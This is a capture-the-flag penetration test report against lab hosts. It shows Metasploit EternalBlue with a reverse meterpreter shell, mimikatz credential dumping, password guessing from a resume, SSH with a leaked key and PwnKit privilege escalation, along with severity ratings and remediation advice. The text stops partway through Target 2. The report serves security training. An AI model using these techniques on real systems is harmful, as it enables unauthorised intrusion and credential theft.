

A thick dark blue vertical bar runs down the left side of the page. A blue arrow-shaped banner points to the right from this bar, containing the date. Below the banner, several thin, curved lines in dark blue and light grey sweep upwards from the bottom left corner.

11/12/2023

CTF Report

Blue Demon Pentesting LLC.

Bilal Anarwala & Owais Syed
REVISION 1

Table of Contents

EXECUTIVE SUMMARY	2
Scope of Assessment	3
In Scope.....	3
Out of Scope	3
Rating Scale	3
Target 1 – 10.12.0.63	4
Flag 1	4
Flag 1 Vulnerability Severity Rating – Critical	6
Flag 1 Vulnerability Remediation	6
Flag 2	7
Flag 3	9
Flag 3 Vulnerability Severity Rating – Critical	10
Flag 3 Vulnerability Remediation	10
Target 2 – 10.12.0.89	11
Flag 1	11
Flag 2	13
Flag 3	17
Flag 3 Vulnerability Severity Rating – Critical	19
Flag 3 Vulnerability Remediation	19
Target 3 – 10.12.0.194.....	20
Flag 1	20
Flag 2	21
Flag 2 Vulnerability Severity Rating – High.....	22
Flag 2 Vulnerability Remediation	22
Conclusion	23

EXECUTIVE SUMMARY

Blue Demon Pentesting executed a penetration test requested by DePaulSecLabs Inc to identify any vulnerabilities present within their 3 target systems. These systems were:

- 10.12.0.63
- 10.12.0.89
- 10.12.0.194

Within the 3 target machines were 3 flags that we had to retrieve. Each flag became progressively more difficult to obtain. We were able to get a total of 8 flags out of the 9 using a variety of methods such as enumeration, gaining user access, and privilege escalation. The report identifies 3 critical vulnerabilities and 1 high vulnerability. This report walks through the methodology used to retrieve the flags, explains the severity of the vulnerabilities that were exploited, and provides tips on remediation.

Scope of Assessment

The subject of this penetration test is under the domain name csec388.depaulseclabs.com. The network range for DepaulSecLabs begins at 10.12.0.0/24. We have been told to focus on three targets (listed below).

In Scope

10.12.0.0/24:

- 10.12.0.63
- 10.12.0.89
- 10.12.0.194

Out of Scope

- 10.12.x.0/24
- Public facing systems

Rating Scale

We have gone ahead and created a rating scale for the vulnerabilities we discovered and exploited.

Severity	
Low	Minimal impact and is unlikely to cause significant harm.
Medium	Moderate impact. Successful exploitation could lead to potential harm.
High	Significant impact. Successful exploitation could lead to serious consequences.
Critical	Severe impact. Successful exploitation could result in widespread damage. It poses a significant threat, often requiring urgent attention and immediate remediation

Target 1 – 10.12.0.63

Flag 1

We began by running a nmap scan on the target to identify an open ports, services, and vulnerabilities present within the services.

```
(root@kali)~# nmap -sT -n -A -T4 --reason --script=vuln --open -p1-10000 10.12.0.63
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-08 12:45 CST
```

Identified within the scan was a vulnerability bearing the CVE 2017-0148. This vulnerability allows an attacker to exploit the Windows SMB service known as ms17-010. The scan identified that the target was running Windows SMB version 1 which is vulnerable.¹

```
PORT      STATE SERVICE      REASON  VERSION
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (wo
rkgroup: WORKGROUP)
554/tcp   open  rtsp?        syn-ack
2869/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:50:56:A1:ED:08 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::~ cpe:/o:microsoft:windows_7::sp1 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cp
e:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows S
erver 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: PLUTO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
```

¹ <https://www.tenable.com/plugins/nessus/97833>

This vulnerability was researched on Exploit-DB, and we found an exploit known as “EternalBlue” which allowed us remote code execution access. This exploit was looked up on Metasploit and yielded a module. We configured the exploit to run the exploit on our target machine.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.12.0.63      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445             yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true           yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.12.0.25      yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.
```

The exploit ran successfully, and we were able to gain access to the C: drive of the system. We looked at the list of users and found one called “Rose”. Upon going to the desktop and share folder of the user, the first flag was found.

```
C:\Users\Rose\Desktop\Share>ipconfig && hostname && whoami && date /t && time /t && type flag1.txt
ipconfig && hostname && whoami && date /t && time /t && type flag1.txt

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::6d0a:4921:ee48:e01b%13
    IPv4 Address. . . . . : 10.12.0.63
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Tunnel adapter isatap.{7F9D2BC4-87A6-40BB-BC95-F0DF6254AE87}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{FC5AC20B-987D-4FCF-92A3-DC3EC8A1D81C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Pluto
nt authority\system
Wed 11/08/2023
07:10 PM
Flag: CSEC-3697-SHRE
Hint: This workstation looks pretty old. I wonder if there are any exploits available for it.
C:\Users\Rose\Desktop\Share>
```

Flag 1 Vulnerability Severity Rating — Critical

The vulnerability that was identified and exploited for flag 1 allows for remote code execution for the Microsoft Server Message Block V1 service. This can allow any remote attacker to execute arbitrary code and have access to sensitive information on the target. This can lead to severe damage in the event that the target is compromised. Due to this, it has been rated as a critical vulnerability.

Flag 1 Vulnerability Remediation

Microsoft has released patches to fix this vulnerability for all their versions which includes Windows XP – Windows 10 (at the time). It is recommended that all machines are kept up to date to ensure that they aren't susceptible to these sorts of attacks. If your business needs do not require the use of the SMB protocol, it is also recommended to disable it altogether if not in use. This completely prevents this vulnerability from being exploited, especially on a target machine that is not up to date.

Flag 2

To find flag 2, we executed a directory search for any files that contained “flag” within the name. The search yielded a file called “flag2.txt.lnk” which, when opened, said that a file called “flag2.txt.txt” was located in the System32 folder.

```
C:\Users\roots\AppData\Roaming\Microsoft\Windows\Recent>dir
dir
Volume in drive C has no label.
Volume Serial Number is 98EB-D751

Directory of C:\Users\roots\AppData\Roaming\Microsoft\Windows\Recent

11/25/2021  04:52 AM  <DIR>          .
11/25/2021  04:52 AM  <DIR>          ..
10/11/2020  11:06 AM  <DIR>          AutomaticDestinations
01/03/2021  02:03 AM  <DIR>          CustomDestinations
10/11/2020  11:37 AM             1,011 flag1.lnk
10/11/2020  11:37 AM             1,035 flag1.txt.lnk
11/25/2021  04:52 AM             757 flag2.txt.lnk
10/11/2020  11:37 AM             757 flag3.txt.lnk
10/11/2020  11:37 AM             838 Share.lnk
11/25/2021  04:52 AM             575 System32.lnk
               6 File(s)          4,973 bytes
               4 Dir(s) 23,938,183,168 bytes free

C:\Users\roots\AppData\Roaming\Microsoft\Windows\Recent>type flag2.txt.lnk
type flag2.txt.lnk
L*F* *B0*****B0*****G***N;P*O* *:i*+00*/C:\R1*Q] W ndows****:***Q] *pwindowsviys*osyste i32***:***yS*U*      System
32**d2NKQ** FLAG2T-1.TXT**KQuKQu**Flag2.txt.txtP-DQ**C:\Windows\System32\flag2.txt.txt3 .. \.. \.. \.. \.. \.. \Windows\Sy
stem32\flag2.txt.txtC:\Windows\System32(      *1S* S**XF*1.8C***B*nm* *Xplutab**n(Gl**      **b_5K*
*
***\4*
C:\Users\roots\AppData\Roaming\Microsoft\Windows\Recent>
```


Upon navigating to the System32 folder, we were able to locate the “flag2.txt.txt” file and it contained the second flag.

```
C:\Windows\System32>ipconfig 00 hostname 00 whoami 00 date /t 00 time /t 00 type flag2.txt.txt
ipconfig 66 hostname 66 whoami 66 date /t 66 time /t 66 type flag2.txt.txt

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::1553:89b9:e525:41b%13
    IPv4 Address. . . . . : 10.12.0.63
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Tunnel adapter isatap.{7F9D2BC4-87A6-408B-BC95-F0DF6254AE87}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{FC5AC200-987D-4FCF-92A3-DC3EC8A1D81C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
Pluto
nt authority\system
Wed 11/08/2023
08:01 PM
Flag: CSEC-1234-EBLU
Hint: Lets see if we can get clear text passwords.
C:\Windows\System32>
```

Flag 3

When looking at the hint provided by flag 2, we sought to find a way to find cleartext passwords of users. A Google search yielded a method that involved executing two commands on the meterpreter shell. Upon executing those commands, we were met with the final flag.²

```

root@kali: ~
File Actions Edit View Help

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials

Username Domain Password
-----
(null) (null) (null)
PLUTO$ WORKGROUP (null)
Rose Pluto CSEC-6421-KATZ
  
```

² <https://aas-s3curity.gitbook.io/cheatsheet/internalpentest/active-directory/post-exploitation/extracting-credentials/windows-clear-text-credentials>

Flag 3 Vulnerability Severity Rating — Critical

The vulnerability that was identified and exploited for flag 2 allows us to dump cleartext passwords for all users on the targeted system. This can include any sort of accounts that have high privilege. An attacker can utilize this vulnerability to escalate privileges and gain control of other systems.³

Flag 3 Vulnerability Remediation

According to some research done, it seems as though cleartext is still enabled on Windows 10. Meaning that remediation has to be done manually. It starts with disabling clear text password storage on all systems. Another thing that can be done is to also implement a regular password changing policy to reduce the risk of an attacker maintaining access. This vulnerability was exploited in the first place due to the EternalBlue exploit utilized for flag 1. This means that the cleartext password dump requires some level of access prior to exploitation. As a result, one should make sure that your Windows version is up to date.

³ <https://aas-s3curity.gitbook.io/cheatsheet/internalpentest/active-directory/post-exploitation/extracting-credentials/windows-clear-text-credentials>

Target 2 — 10.12.0.89

Flag 1


We began by running a nmap scan on the target to identify an open ports, services, and vulnerabilities present within the services.

```
(root@kali)-[~]
# nmap -sT -n -A -T4 --reason --script=vuln --open -p1-10000 10.12.0.89
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-08 14:14 CST
```

The results yielded an open SMTP port 25, open SSH port 22, as well as open HTTP Apache server port 80. It also listed that the target may be vulnerable to SQL injection.

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp    open  smtp     syn-ack Exim smtpd
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
80/tcp    open  http     syn-ack Apache httpd 2.4.38
| http-enum:
|_ /: Root directory w/ listing on 'apache/2.4.38 (debian)'
|_ /html/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_ /manual/: Potentially interesting folder
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-sql-injection:
|_ Possible sqli for queries:
|_ http://10.12.0.89:80/?C=D%3B0%3DA%27%20OR%20sqlspider
|_ http://10.12.0.89:80/?C=N%3B0%3DD%27%20OR%20sqlspider
|_ http://10.12.0.89:80/?C=S%3B0%3DA%27%20OR%20sqlspider
```

In an attempt to establish an SMTP connection on port 25, we were met with our first flag.



```
root@kali:~$ telnet 10.12.0.89 25
220-Exim 4.84 FLAG: CSEC-0007-SMTP
220  HINT: Find a way to login to the webmail portal.
date
500 unrecognized command


500 unrecognized command
exit
500 unrecognized command

500 Too many unrecognized commands
Connection closed by foreign host.

(root@kali)-[~]
# telnet 10.12.0.89 25
Trying 10.12.0.89 ...
Connected to 10.12.0.89.
Escape character is '^I'.
220-Exim 4.84 FLAG: CSEC-0007-SMTP
220  HINT: Find a way to login to the webmail portal.
```

Flag 2

The hint given off by the first flag indicated to us that we needed to attempt to login to the WebMail server. Upon navigating to the address of the webserver, we were met with two items. These were a resume of a person named Jean-Luc Picard and a RoundCube login.



We attempted to find a way to locate the credentials. We remembered that there was an SQL injection vulnerability found in the results of the nmap scan. We attempted various methods for SQL injection onto the login page such as the SQLMap tool but failed. We then decided to run a nikto command on the RoundCube login page to identify any interesting directories.

```
(root@kali)~# nikto -h http://10.12.0.89/html/roundcube/
- Nikto v2.5.0

+ Target IP: 10.12.0.89
+ Target Hostname: 10.12.0.89
+ Target Port: 80
+ Start Time: 2023-11-08 16:45:55 (GMT-6)


+ Server: Apache/2.4.38 (Debian)
+ /html/roundcube/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /html/roundcube/bin/: Directory indexing found.
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /html/roundcube/config/: Directory indexing found.
+ /html/roundcube/config/: Configuration information may be available remotely.
+ /html/roundcube/bin/: This might be interesting.
+ /html/roundcube/logs/: Directory indexing found.
+ /html/roundcube/logs/: This might be interesting.
+ /html/roundcube/temp/: Directory indexing found.
+ /html/roundcube/temp/: This might be interesting.
+ /html/roundcube/README.md: Readme Found.
+ 8910 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2023-11-08 16:46:05 (GMT-6) (10 seconds)

+ 1 host(s) tested
```

From the command, it found a multitude of different directories. Our team went ahead and did some investigating, which led us to **<http://10.12.0.89/html/roundcube/logs>**. While investigating this directory, we discovered a RoundCube login username: “jpicaard”.

```
[01-Nov-2020 16:46:51 -0600]: <aq61caev> User jpicaard [172.17.1.6]; Message for jpicaard@europa.local; 250: OK id=1kZM7f-0004E4-5k
[01-Nov-2020 16:51:21 -0600]: <p7lio9ne> User data [172.17.1.6]; Message for jpicaard@europa.local; 250: OK id=1kZMC1-0004IX-CX
```


We noticed that the login username was associated with Jean-Luc Picard, who's resume we identified earlier. We attempted to see if anything on his resume could be a password. We spent a large chunk of time trying to see if the information within that resume could be a password for RoundCube. We attempted to use the name, date of birth, ship, and marital status changing cases to see if they made a difference. This proved to be successful as "enterprise" with a lowercase e was the password for the account and we successfully logged into RoundCube. Contained within the inbox of the email was a private SSH key that was sent.



Having the private key, we found a method online to ssh into a machine utilizing the private key.⁴ This involves putting the private key in a file and specifying the private key when SSH'ing into a machine. We put the private key into a file called "id_rsa" and used it to ssh into the target using the following command:

ssh jpocard@10.12.0.89 -i id_rsa -p 22.

Upon logging into the machine, we were met with the second flag.

```
File Actions Edit View Help
(root@kali)-[~]
└─$ ssh jpocard@10.12.0.89 -i id_rsa -p 22
Linux Europa 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Wed Nov  8 16:51:42 2023 from 10.12.0.25
jpocard@Europa:~$ ls
flag.txt  mail
jpocard@Europa:~$ ip addr 56 hostname 66 whoami 66 date 66 cat flag.txt
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:a1:80:8a brd ff:ff:ff:ff:ff:ff
    inet 10.12.0.89/24 brd 10.12.0.255 scope global ens32
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe80:808a/64 scope link
        valid_lft forever preferred_lft forever
3: ens34: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:50:56:a1:7f:8e brd ff:ff:ff:ff:ff:ff
Europa
jpocard
Wed Nov  8 16:53:02 CST 2023
Flag: CSEC-5243-EMAL
Hint: I wonder if any of these mail services are vulnerable to a privilege escalation exploit...
jpocard@Europa:~$
```

⁴ <https://linuxhint.com/ssh-using-private-key-linux/>

Flag 3

After finding the second flag, we crafted our strategy based on the given hint from the previous flag, alluding that root access would be required to access the final flag on the target. This meant that we probably had to use Metasploit. We found a Metasploit module that allowed us to get SSH access using the private key. This was doing the same thing that we did to retrieve flag 2. Once an SSH session was opened through Metasploit, our team was able to run a local exploit suggester module in Metasploit, allowing us to find three exploits present on the target machine.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.12.0.89 - Collecting local exploits for x86/linux...
[*] 10.12.0.89 - 184 exploit checks are being tried...
[+] 10.12.0.89 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 10.12.0.89 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.12.0.89 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 57 / 57
[*] 10.12.0.89 - Valid modules for session 2:

#   Name                                     Potentially Vu
-   -
1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec   Yes
    The target is vulnerable.
2   exploit/linux/local/pkexec                           Yes
    The service is running, but could not be validated.
3   exploit/linux/local/su_login                          Yes
    The target appears to be vulnerable.
4   exploit/linux/local/abrt_raceabrt_priv_exec          No
```

Vulnerability: **CVE-2021-4034**⁵

Using the first exploit available on the machine, our team was able to gain escalated privileges within our reverse shell

```
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.12.0.25:4433
[*] Sending stage (1017704 bytes) to 10.12.0.89
[*] Meterpreter session 2 opened (10.12.0.25:4433 → 10.12.0.89:52876) at 2023-11-10 14:33:10 -0600
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions

Active sessions

Id  Name      Type      Information      Connection
--  -
1   shell linux  SSH root @      10.12.0.25:46401 → 10.12.0.89:22 (10.12.0.89)
2   meterpreter x86/linux  jpicaard @ 10.12.0.89 10.12.0.25:4433 → 10.12.0.89:52876 (10.12.0.89)
```

From here, we were able to access the shell and verify out escalated credentials, access the root directory, which was housing the final flag.

⁵ <https://nvd.nist.gov/vuln/detail/CVE-2021-4034>

```

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_plexec) > run

[*] Started reverse TCP handler on 10.12.0.25:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.okrujt
[+] The target is vulnerable.
